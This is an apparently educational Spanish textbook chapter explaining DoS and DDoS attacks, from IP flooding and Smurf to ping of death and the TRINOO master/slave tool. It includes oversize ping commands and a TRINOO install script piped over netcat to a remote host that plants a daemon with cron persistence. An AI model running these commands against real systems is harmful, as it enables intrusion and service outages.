CAPITULO 2

Denegación de servicio: DOS / DDOS

En este capítulo se realizará un análisis detallado de los ataques de denegación de servicio. Estos ataques están destinados a eliminar total o parcialmente la presencia en Internet de un ordenador o servicio.

Primero ubicaremos históricamente el contexto tecnológico y luego pasaremos a las distintas motivaciones de los atacantes para ir comentando la evolución y los diferentes tipos de ataques de denegación de servicio:

- Ataques de denegación de servicio simples (*Deny Of Service*). Este tipo de ataques se caracterizan por tener un único origen desde el cual se realiza la denegación del servicio.

- Ataques de denegación de servicio distribuido (*Distributed DOS o DDOS*). En este tipo de ataques se utilizan varias fuentes coordinadas que pueden realizar un ataque progresivo, rotatorio o total. Realizaremos un estudio detallado de las distintas herramientas que los componen, sus arquitecturas y sus tácticas más comunes.

Finalmente realizaremos una exposición de un ataque DDOS real al un servidor WWW, describiendo las técnicas que se emplearon así como los efectos conseguidos durante el tiempo de duración de este ataque.

2.1 Contexto histórico y tecnológico

En la década de los noventa tras el gran apogeo de Internet potenciado en gran medida por el WWW, los ataques "clásicos" de un hacker que conseguía el número de teléfono de un modem conectado a un ordenador pasan a la historia.

La conectividad del mundo está asegurada por Internet y cualquier ordenador conectado puede convertirse en blanco de los ataques de cualquier otro usuario conectado a la red de redes. La difusión de los protocolos que gobiernan Internet (IP, TCP, UDP, ICMP...) permiten que a mediados de los noventa se empiecen a registrar los primeros ataques por red (1995/1996). Estos ataques se solían utilizar en las guerras de IRC dónde el objetivo era desconectar al contrincante para conseguir el puesto de operador de un canal [WWW114].

Con la mejora de las comunicaciones y los aumentos de anchos de banda disponibles para los usuarios conectados (modems de 33k/56k/RDSI...) estos ataques van adaptándose a los recursos disponibles por los atacantes, empezando a hacer uso extensivo de los anchos de banda existentes con el objetivo de saturar la conexión de la víctima.

En 1997 aparece la primera herramienta efectiva para la realización de ataques de denegación de servicio (TRIN00). Posteriormente aparecen cientos de derivados y mejoras de esta herramienta (1998 TFN, 1999 TFN2K...) que Irán ampliando las características utilizadas en los ataques.

La gran repercusión en los medios de comunicación masiva se produce cuando estas herramientas empiezan a ser utilizadas contra servicios de empresas internacionales (Yahoo, Ebay, Microsoft...) y gobiernos de todo el mundo.

En la actualidad, la evolución de estas herramientas de denegación de servicio va ligada al desarrollo de Internet. Los aumentos espectaculares de anchos de banda (ADSL, Frame Relay, ATM, OC-xx…) ha dado lugar a que la capacidad necesaria para la saturación de una comunicación sea mayor, con lo que un sólo nodo puede no ser necesario para conseguir el objetivo.

De esta forma, los ataques combinados o distribuidos empiezan a aparecer a finales del 2000 y en la actualidad son los preferidos por los hackers.

2.2 Fuentes de origen de los ataques DOS / DDOS

Los ataques de denegación de servicio suelen tener varios orígenes, lo que complica la posibilidad de mantener un control efectivo sobre todos los recursos o servicios ofrecidos. No obstante, los distintos orígenes pueden agruparse en:

1. **Usuarios legítimos o internos***:* Este grupo se subdivide en aquellos usuarios poco cuidadosos que colapsan el sistema o servicio inconscientemente (por ejemplo la persona que llena el disco duro del sistema bajando archivos de música), usuarios malintencionados (aquellos que aprovechan su acceso para causar problemas de forma premeditada) y usuarios ladrones que utilizan el acceso de un usuario legítimo (ya sea robándolo del usuario legítimo o aprovechándose de la confianza de este).

2. **Agentes externos***:* Este grupo hace referencia a los no usuarios del sistema. De esta forma se consigue acceso al recurso o servicio sin necesidad de ser un usuario legítimo (un sistema que no controle la autenticación de usuarios, un sistema que presente un "*bug*" conocido...). En este grupo usualmente se falsea la dirección de origen (*faked/spoofed IP*) con el propósito de evitar el origen real del ataque.

Además, cabe recalcar que gran parte de la peligrosidad de este tipo de ataques por red viene dada por su independencia de plataforma hardware o sistema operativo.

Debido a que el protocolo IP permite una comunicación homogénea (independiente del tipo de ordenador o fabricante) a través de espacios heterogéneos (redes ETHERNET, ATM...), un ataque exitoso contra el protocolo IP se convierte inmediatamente en una amenaza real para todos los ordenadores conectados a Internet.

2.3 DOS

Definiremos la **denegación de servicio** (*Deny Of Service, DOS*) como la imposibilidad de acceso a un recurso o servicio por parte de un usuario legítimo.

De esta forma podemos definir un **ataque de denegación de servicio** (*DOS Attack*) como *"la apropiación exclusiva de un recurso o servicio con la intención de evitar cualquier acceso de terceros. También se incluyen en esta definición los ataques destinados a colapsar un recurso o sistema con la intención de destruir el servicio o recurso*" [WWW45].

Una definición más restrictiva de los ataques de denegación de servicio en redes IP podemos encontrarla en la bibliografía [WWW10] [WWW11] dónde se define como la consecución total o parcial (temporal o totalmente) del cese en la prestación de servicio de un ordenador conectado a Internet.

A continuación realizaremos una exposición de los ataques de denegación de servicio (DOS) mas comunes y que han sido registrados por organismos internacionales y grupos de investigación [Nor99] de todo el mundo como el CERT [WWW21].

2.3.1 IP Flooding

El ataque de IP Flooding (inundación de paquetes IP) se realiza habitualmente en redes locales o en conexiones con un gran ancho de banda disponible.

Consiste en la generación de tráfico espurio con el objetivo de conseguir la degradación del servicio de red. De esta forma, el atacante consigue un gran consumo del ancho de banda disponible ralentizando las comunicaciones existentes en toda la red.

Se da principalmente en redes locales dónde el control de acceso al medio es nulo y cualquier máquina puede enviar/recibir sin ningún tipo de limitación en el ancho de banda consumido (ver figura 2-1).

El tráfico generado en este tipo de ataque puede ser:

- **Aleatorio:** Cuando la dirección de origen o destino del paquete IP es ficticia o falsa. Este tipo de ataque es el más básico y simplemente busca degradar el servicio de comunicación del segmento de red dónde el ordenador responsable del ataque está conectado.

- **Definido o dirigido:** Cuando la dirección de origen, destino (o ambas) es la de la máquina que recibe el ataque. El objetivo de este ataque es doble, ya que además del colapso del servicio de red dónde el atacante genera los paquetes IP busca colapsar un ordenador destino, ya sea reduciendo el ancho de banda disponible para que siga ofreciendo el servicio o colapsar el servicio ante una gran cantidad de peticiones que el servidor será incapaz de procesar.



FIG. 2-1: Ataque IP Flooding.

Este tipo de ataque por inundación se basa en la generación de datagramas IP de forma masiva. Estos datagramas pueden ser de los tipos siguientes (ver capítulo 1 y [Ric98-1]):

- **UDP**: Generar peticiones sin conexión a cualquiera de los 65535 puertos disponibles. En muchos sistemas operativos, las peticiones masivas a puertos específicos UDP (ECHO, WINS...) causan el colapso de los servicios que lo soportan.

- **ICMP**: Generación de mensajes de error o control de flujo malicioso. En este caso el objetivo es doble, degradar el servicio de red con la inundación de peticiones y/o conseguir que los sistemas receptores quede inutilizados por no poder procesar todas las peticiones que les llegan.

- **TCP**: Genera peticiones de conexión con el objetivo de saturar los recursos de red de la máquina atacada. Este protocolo es orientado a conexión, y como tal consume recursos de memoria y CPU por cada conexión. El objetivo es el de saturar los recursos de red disponibles de los ordenadores que reciben las peticiones de conexión y degradar la calidad del servicio.

2.3.2 Broadcast

En el protocolo IP también existe una forma de identificar la red a la que pertenece la dirección IP, para ello simplemente debemos sustituir los bits de la máscara de red por ceros (ver capítulo 1).

Análogamente, IP también tiene un sistema de radiodifusión (*broadcast*) [RFC919] que permite la comunicación simultánea con **todos** los ordenadores de la misma red. Para realizar esta operación simplemente debemos sustituir los bits de la máscara de red por unos.

En este tipo de ataque se utiliza la dirección de identificación de la red IP (*broadcast address*) como dirección de destino del paquete IP. De esta forma, el router se ve obligado a enviar el paquete a todos los ordenadores pertenecientes a la red, consumiendo ancho de banda y degradando el rendimiento del servicio.

También existen variantes dónde se envían peticiones de PING a varios ordenadores falseando la dirección IP de origen y substituyéndola por la dirección de *broadcast* de la red a atacar. De esta forma, todas las respuestas individuales (pong en la figura 2-2) se ven amplificadas y propagadas a todos los ordenadores pertenecientes a la red.



FIG. 2-2: Ataque Broadcast.

Este ataque al igual que el IP Flooding se suele realizar en redes locales ya que requiere un gran ancho de banda por parte del atacante, aunque con la mejora de las comunicaciones y anchos de banda disponibles es factible realizarlo remotamente.

2.3.3 Smurf

El protocolo ICMP [RFC792] es el encargado de realizar el control de flujo de los datagramas IP que circulan por Internet. Este protocolo consta de diversas funcionalidades que permiten desde la comunicación de situaciones anómalas (no se ha podido realizar la entrega del paquete IP) hasta la comprobación del estado de una máquina en Internet (ping - pong o ECHO - ECHO REPLY).

Este tipo de ataque se basa en falsear las direcciones de origen y destino de una petición ICMP de ECHO (ping) (ver figura 2-3).

Como dirección de origen colocamos la dirección IP de la máquina que va a ser atacada. En el campo de la dirección de destino situamos la dirección *broadcast* de la red local o red que utilizaremos como "lanzadera" para colapsar al sistema elegido.



FIG. 2-3: Ataque Smurf.

Con esta petición fraudulenta, se consigue que todas las máquinas de la red contesten a la vez a una misma máquina, consumiendo el ancho de banda disponible y saturando al ordenador elegido [WWW14] [WWW15].

2.3.4 Teardrop / Boink / Bonk / Nestea

Por definición del protocolo, un paquete IP tiene un tamaño máximo de 64K (65.535 Bytes). De esta forma, si deseamos enviar una cantidad mayor de datos, deberemos enviar varios paquetes IP al destino.

Análogamente, cada red por la que transitan los paquetes IP tiene un tamaño máximo de paquete (**MTU**[ℜ], *Maximum Transfer Unit*), por lo que necesitaremos fragmentar los paquetes IP en varios trozos que serán reconstruidos al llegar al destino.

Para tratar el tema de la fragmentación el protocolo IP especifica unos campos en la cabecera encargados de señalar si el paquete IP está fragmentado (forma parte de un paquete mayor) y que posición ocupa dentro del datagrama original.

En el campo de banderas (*flags*) existe un bit denominado "*More*" (mas) que indica que el paquete recibido es un fragmento de un datagrama mayor, igualmente el *campo de número de identificación* del datagrama especifica la posición del fragmento en el datagrama original (ver capítulo 1 para más información).

El ataque "*teardrop*" [WWW16] utiliza esta funcionalidad para intentar confundir al sistema operativo en la reconstrucción del datagrama original y lograr el colapso del servicio y/o del sistema:

[ℜ] En el caso de redes ETHERNET es de 1.500 bytes.

- Supongamos que deseamos enviar un fichero de 1024 bytes en una red con un MTU de 512 bytes. Enviando dos fragmentos de 512 bytes tenemos suficiente.

	POSICIÓN	**LONGITUD**
Fragmento 1	0	512
Fragmento 2	512	512

FIG. 2-4: Fragmentación correcta.

- Sin embargo, puedo realizar unas modificaciones en los campos de posición y longitud que introduzcan inconsistencias e incoherencias en la reconstrucción del paquete original.

	POSICIÓN	**LONGITUD**
Fragmento 1	0	512
Fragmento 2	500	512
.....	.....	.....
Fragmento N	10	100

FIG. 2-5: Fragmentación **INCORRECTA**.

El ataque "*teardrop*" y sus variantes se basan en falsear los datos de posición y/o longitud de forma que el datagrama se sobrescriba (*overlapping*) y produzca un error de sobreescritura del buffer (*buffer-overrun*) al tratar con desplazamientos negativos.

Usualmente el sistema operativo detecta el intento de acceso a una zona de memoria que no corresponde al proceso ejecutado y aborta el servicio. Dependiendo de la robustez del sistema operativo podemos perder "solo" el servicio atacado o incluso llegar a colapsar todo el ordenador.

Otra variante de este ataque consiste en enviar cientos de fragmentos "modificados" de forma que se solapen con el objetivo de saturar la pila de protocolo IP de la máquina atacada.

2.3.5 ECHO-CHARGEN / Snork

Como la mayoría de protocolos, IP define un sistema de pruebas simple que permite verificar el funcionamiento del protocolo de comunicación. El sistema proporcionado se basa en enviar un datagrama "especial" al ordenador destino, que lo reconoce y envía una respuesta al origen (ECHO → REPLY).

El protocolo IP define para estas pruebas [RFC862] un servicio para la recepción de un datagrama UDP al puerto 7 (ECHO).

Por otro lado, existe un servicio proporcionado en muchos sistemas operativos tipo UNIX denominado **CHARGEN** (*CHARacter GENerator*, generador de caracteres) que dada una petición responde con una secuencia aleatoria de caracteres.

Este servicio se encuentra disponible "escuchando" en el puerto 19 a datagramas UDP. En sistemas Windows NT se suele utilizar el puerto 135 (*Microsoft Locator Service*) para el ataque "*snork*" [WWW43].

El ataque consiste en cruzar ambos servicios enviando una petición falsa al servicio CHARGEN (que retorna una secuencia de caracteres pseudo-aleatoria) falseando la dirección de origen dando como puerto de respuesta el puerto ECHO (que responde a cualquier petición) de la máquina a atacar. De esta forma, se inicia un juego de ping-pong infinito (ver figura 2-6).

Este ataque puede realizarse entre varios ordenadores (consumiendo ancho de banda y degradando el rendimiento de la red) o desde un mismo ordenador (él mismo se envía una petición y responde) consiguiendo consumir los recursos existentes (especialmente CPU y memoria) de la máquina atacada.



FIG. 2-6: Ataque CHARGEN-ECHO.

2.3.6 DOOM / QUAKE

Este ataque consiste en una generalización del ataque ECHO-CHARGEN, ya que se basa en buscar algún servicio activo (los servidores de juegos en red del DOOM y el QUAKE por ejemplo) que responda a cualquier datagrama recibido.



FIG. 2-7: Ataque CHARGEN-ECHO.

De esta forma, se envían peticiones dando como origen el puerto CHARGEN, lo que inicia un juego de petición/respuesta (ping-pong) infinito.

El objetivo en este caso es doble, ya que además de consumir recursos e intentar bloquear la máquina servidora del juego, el juego en cuestión queda también afectado (ver figura 2-7).

2.3.7 LAND

Este tipo de ataque se basa en falsear la dirección y puerto origen para que sean las mismas que la del destino. De esta forma, se envían al ordenador atacado peticiones de conexión desde él mismo hasta él mismo (ver figura 2-8).



FIG. 2-8: Ataque LAND.

La mala calidad del software encargado de gestionar las comunicaciones en los sistemas operativos hace que muchas veces este sencillo ataque consiga colapsar el sistema atacado.

Usualmente este tipo de peticiones suelen ir acompañadas de violaciones expresas de los campos de opciones de los protocolos con el objetivo de confundir al ordenador atacado.

2.3.8 PING OF DEATH

El PING de la muerte (*Ping of death*) ha sido probablemente el ataque de denegación de servicio mas conocido y que mas artículos de prensa ha conseguido.

Este ataque utiliza una vez mas las definiciones de la longitud máxima de paquetes de los protocolos IP/UDP/TCP/ICMP [RFC791][RFC792] así como la capacidad de fragmentación de los datagramas IP.

La longitud máxima de un datagrama IP es de 64K (65535 Bytes) incluyendo la cabecera del paquete (20 Bytes) y asumiendo que no hay opciones especiales especificadas[9R].

El protocolo ICMP es el que se utiliza para la comunicación de mensajes de control de flujo en las comunicaciones (si la red está congestionada, si la dirección de destino no existe o es inalcanzable...) y tiene una cabecera de 8 bytes.

De esta forma tenemos que para enviar un mensaje ICMP tenemos disponibles 65535 - 20 - 8 = **65507 Bytes**.

Como se ha explicado en puntos anteriores, en el caso de enviar más de 65535 bytes el paquete se fragmenta y se reconstruye en el destino utilizando un mecanismo de posición y desplazamiento relativo.

No obstante, si enviamos ordenes al sistema operativo para que envíe un datagrama con una longitud de 65510 bytes (correcto, puesto que es inferior a 65507 bytes):

```
ping -l 65510  direcion_ip     [Windows]
ping -s 65510  direccion_ip    [Unix]
```

[9R] Ver capitulo 1 para mas detalles.

Obtenemos que el tamaño es inferior a los 65535 con lo que los datos a enviar cogen en un único paquete IP (fragmentado en N trozos, pero pertenecientes al mismo datagrama IP).

Sumando el tamaño de las cabeceras obtenemos:

20 bytes cabecera IP + 8 bytes cabecera ICMP + 65510 bytes de datos = **65538**!!!!!

Sin embargo debido a la cabecera ICMP el espacio disponible tan sólo era de 65507 bytes!!. En consecuencia al reensamblar el paquete en el destino se suelen producir errores de *overflow/coredump* que causan la parada del servicio o del sistema atacado.

2.4 DDOS

Podemos definir los ataques de denegación de servicio distribuido (DDOS) como un ataque de denegación de servicio (DOS) dónde existen múltiples focos distribuidos y sincronizados que focalizan su ataque en un mismo destino [Dit99][WWW46] (ver figura 2-9).



FIG. 2-9: Ataque típico de DDOS.

A continuación se presenta un análisis de los ataques de denegación de servicio distribuido (DDOS) más conocidos actualmente, se profundiza en el modelo distribuido de las fuentes del ataque así como su sincronización y *modus operandi* [WWW42].

Los análisis de las diferentes herramientas se presentan históricamente [ZDD02] para poder comparar la evolución en el diseño de los ataques DDOS.

2.4.1 TRINOO / TRIN00

El proyecto TRINOO [Dit99] también conocido como TRIN00, es una herramienta que implementa un ataque de denegación de servicio mediante un modelo jerárquico maestro/esclavo (*master*/*slave*).

Originariamente se encontró en sistemas Solaris desde dónde se produjeron los primeros ataques conocidos [WWW47] probablemente aprovechando bugs conocidos del sistema operativo (*buffer overflow*...). Una vez que los hackers obtuvieron privilegios de administrador pudieron instalar los programas y demonios (*daemons*) necesarios.

Una vez obtenido acceso a un ordenador, se procede a la instalación/compilación de todos los programas del proyecto TRINOO (*sniffers* de red, puertas traseras o *backdoors*, *daemons*, *root-kits*...).

Estos ordenadores suelen residir en grandes corporaciones o universidades dónde los anchos de banda de las comunicaciones son grandes y pueden pasar desapercibidos entre cientos o miles de ordenadores pertenecientes a la misma red.

Posteriormente, desde este ordenador comprometido se procede al rastreo (*scanning*) de otros ordenadores con vulnerabilidades conocidas en servicios básicos (FTP, RPC, NFS…) para proceder a su infección. Este rastreo suele realizarse dentro de la misma red ya que la velocidad de transmisión es más rápida y permite "verificar" más

máquinas por segundo. Por otro lado las medidas de seguridad entre ordenadores locales suelen ser mínimas.

No obstante, también se suelen lanzar rastreos a máquinas de redes externas siempre con mesura y procurando pasar desapercibidos entre el resto de tráfico normal de la red.

Con los resultados obtenidos del rastreo se genera una lista de ordenadores vulnerables dónde se ejecutarán los programas para obtener el acceso (*exploits*).

Para verificar que ordenadores de la lista han podido ser captados, el ordenador de origen suele tener un proceso demonio (*daemon*) que escucha el puerto TCP 1524, dónde se enviará una señal por cada ordenador infectado.

Otra variante es que cada máquina infectada envíe un e-mail a una cuenta gratuita. De esta forma el hacker manualmente introduce en una lista los ordenadores que tiene bajo su control (esta forma deja un rastro que puede ser seguido por la policía).

Es importante conocer que arquitectura y sistema operativo está presente en cada una de las máquinas infectadas, ya que el primer ordenador (origen) se encargará de distribuir los ficheros ejecutables (ya compilados!) a cada una de las máquinas infectadas a través de Internet.

El *script* (ver figura 2-10) deja un proceso planificado en el sistema CRON de la máquina que "escucha". De esta forma, este sistema se encarga de la ejecución de programas periódicos (compresión de los ficheros de logs del sistema...)

Hay que señalar que en este sistema necesitamos tener en la primera máquina (origen) las versiones compiladas de los diferentes programas. Pese a que este comportamiento parezca un defecto no lo es, ya que por un lado no todas las máquinas UNIX poseen compiladores instalados y/o no es posible compilar aplicaciones sin levantar sospechas.

Por un lado los compiladotes son grandes consumidores de recursos, memoria y CPU y por otro aseguramos que el código ejecutado sea el compilado por nosotros.

Con este sistema es realmente flexible vemos como a partir de un ordenador podemos llegar a obtener toda una red de máquinas a nuestra disposición. A veces los atacantes suelen instalar aplicaciones para esconder/falsear la presencia de estos programas (procesos) en el sistema [Dit02], especialmente en el ordenador de origen.

- Para conocer la arquitectura/plataforma y sistema operativo de un ordenador con Unix, existe el comando 'uname -a'

```
# uname -a
CYGWIN_NT-5.0 FIJO 1.3.12(0.54/3/2) 2002-07-06 02:16 i586 unknown
```

- La propagación de los programas compilados a través de la red se produce mediante el comando netcat 'nc'

```
#./trin.sh | nc 128.aaa.167.217 1524 &
```

```
trin.sh:
        echo "rcp 192.168.0.1:leaf /usr/sbin/rpc.listen"
        echo "echo rcp is done moving binary"

        echo "chmod +x /usr/sbin/rpc.listen"

        echo "echo launching trinoo"
        echo "/usr/sbin/rpc.listen"

        echo "echo \* \* \* \* \* /usr/sbin/rpc.listen > cron"
        echo "crontab cron"

        echo "echo launched"
    echo "exit"
```

FIG. 2-10: Esquema de instalación del TRIN00.

El paradigma de tres capas utilizado en el TRINOO (ver figura 2-11) permite que con una infraestructura mínima y sencilla se llegue a controlar un poderoso conglomerado de ordenadores conectados a Internet.

La comunicación entre las diferentes capas se realiza mediante conexiones TCP (fiables) para atacante/master, y conexiones UDP (no fiables) para *master*/*slave* y *slave*/*master* a puertos específicos de cada máquina (ver figura 2-12).



FIG. 2-11: Esquema de TRINOO.

La comunicación siempre se inicia con el envío del password. Esto permite que ni el administrador del equipo ni otros atacantes puedan acceder a controlar la red TRINOO.

	ATACANTE	MASTER	SLAVE
ATACANTE		27665/TCP	
MASTER			27444/UDP
SLAVE		31335/UDP	

FIG. 2-12: Esquema de comunicaciones entre las capas de TRINOO.

Los *daemons* situados en las máquinas *master* y *slave* son programas muy sofisticados que permiten ejecutar una serie de comandos para iniciar, controlar y parar los ataques distribuidos (DDOS). Para acceder a ellos se debe realizar una conexión TELNET al puerto especificado.

